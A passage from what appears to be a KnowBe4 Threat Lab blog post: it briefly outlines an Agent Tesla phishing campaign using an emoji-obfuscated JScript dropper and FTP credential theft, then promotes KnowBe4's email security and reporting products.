Command and Control	T1571	Non-Standard Port
Exfiltration	T1048	Exfiltration Over Alternative Protocol

How KnowBe4 Keeps You Ahead: Stopping the Fileless Threat Post-Delivery

When an attack chain utilizes a fileless injection pattern like masking a JScript dropper with Unicode emojis to run a payload injected entirely in memory, traditional file-based endpoint scanners frequently miss it. Because the final Agent Tesla binary never touches the disk, defense must focus on [intelligent inbound mailflow analysis](#), automated remediation and human security culture.

KnowBe4's integrated ecosystem stops this campaign directly at multiple intercept points:

1. KnowBe4 Inbound Email security: Real-Time Behavioral AI

This Agent Tesla lure relies on a sophisticated "forwarded thread" deception to trick finance departments into opening a raw script file.

- **The Intercept:** [KnowBe4 Defend](#) goes beyond simple file matching by utilizing behavioral AI and Natural Language Processing (NLP) to detect abnormalities in inbound mailflow patterns.
- **The Result:** It automatically injects real-time, context-aware interactive warning banners onto suspicious emails, breaking the attacker's illusion of legitimacy before the employee double-clicks the attachment.

2. PhishER Plus: Automated Global Eradication

Because Agent Tesla exfiltrates credential stores over FTP within seconds of execution, rapid containment is mandatory.

- **The Intercept:** If an alert user detects the suspicious .JS file extension and reports it via the [Phish Alert Button \(PAB\)](#).
- **Flipping the Script with Crowdsourced Intel:** KnowBe4 pulls global, real-time data from millions of users worldwide. If a brand-new phishing kit hits another company first, KnowBe4's global threat feed flags the indicators, allowing our system to recognize and block the kit before it ever reaches other employees' inboxes.

See KnowBe4 Security Awareness Training in Action

See how you can efficiently safeguard your organization from sophisticated social engineering threats.

[Request a Demo](#)

Secure the Digital Workforce: Human + AI

KnowBe4 empowers the modern workforce to make smarter security decisions every day. Trusted by more than 70,000 organizations worldwide, KnowBe4 is the pioneer of digital workforce security, securing both AI agents and humans. [The KnowBe4 Platform](#) provides attack simulation and training, email and collaboration security, and agent security powered by AIDA (Artificial Intelligence Defense Agents) and a proprietary Risk Score. The platform leverages 15 years of behavioral data to combat advanced threats including social engineering, prompt injection, and shadow AI. By securing humans and agents, KnowBe4 leads the industry in workforce trust and defense.



KnowBe4 Threat Lab is a research and analysis endeavor by seasoned cybersecurity professionals that discovers and investigates the latest phishing techniques and develops strategies to preemptively combat these threats. KnowBe4 Threat Lab specializes in researching and mitigating email threats and phishing attacks, using a combination of expert analysis and crowdsourced intelligence.

[Read more from KnowBe4 »](#)